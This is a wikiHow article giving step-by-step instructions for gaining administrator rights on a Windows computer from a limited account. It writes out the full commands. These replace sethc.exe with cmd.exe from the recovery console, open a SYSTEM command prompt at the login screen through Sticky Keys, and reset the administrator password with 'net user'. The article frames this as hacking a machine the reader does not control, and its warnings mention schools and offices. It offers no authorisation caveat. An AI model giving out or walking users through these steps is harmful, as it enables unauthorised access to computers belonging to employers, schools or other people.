X
wikiHow is a “wiki,” similar to Wikipedia, which means that many of our articles are co-written by multiple authors. To create this article, 28 people, some anonymous, worked to edit and improve it over time.
This article has been viewed 106,755 times.
Learn more...
Want to turn your Windows limited account into an administrator account? You can hack the administrator password and make changes from within. If you're successful, you'll have all the privileges that come with being an administrator. It's worth a try!
Steps
-
1Hack the administrator password with the Windows 7 CD. Boot the system from the CD.
-
2Click on Next.Advertisement
-
3Choose “Repair your computer”.
-
4Click Next in the System Recovery window.
-

5Choose the Command Prompt option below.
-

6In the command prompt window, copy the 'sethc' file to C drive. Enter this command: “copy C:\windows\system32\sethc.exe c:”
-
7Replace the sethc.exe file with cmd.exe file with following command. And type “yes” to replace the file. Use: copy c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe
-
8Type "exit” to restart the Windows setup.
-


9Press the shift key 5 times, rapidly, when you're in the username screen. In the Sticky Keys window, click Yes.
-
10In the command prompt window type the “net user”, “user name” and “password”. For example: net user administrator 123Advertisement


Warnings
- This only works on Windows computers.Thanks!
- Most schools or offices have protection for this type of easy hacking. They aren't stupid!Thanks!
Advertisement







About This Article
Advertisement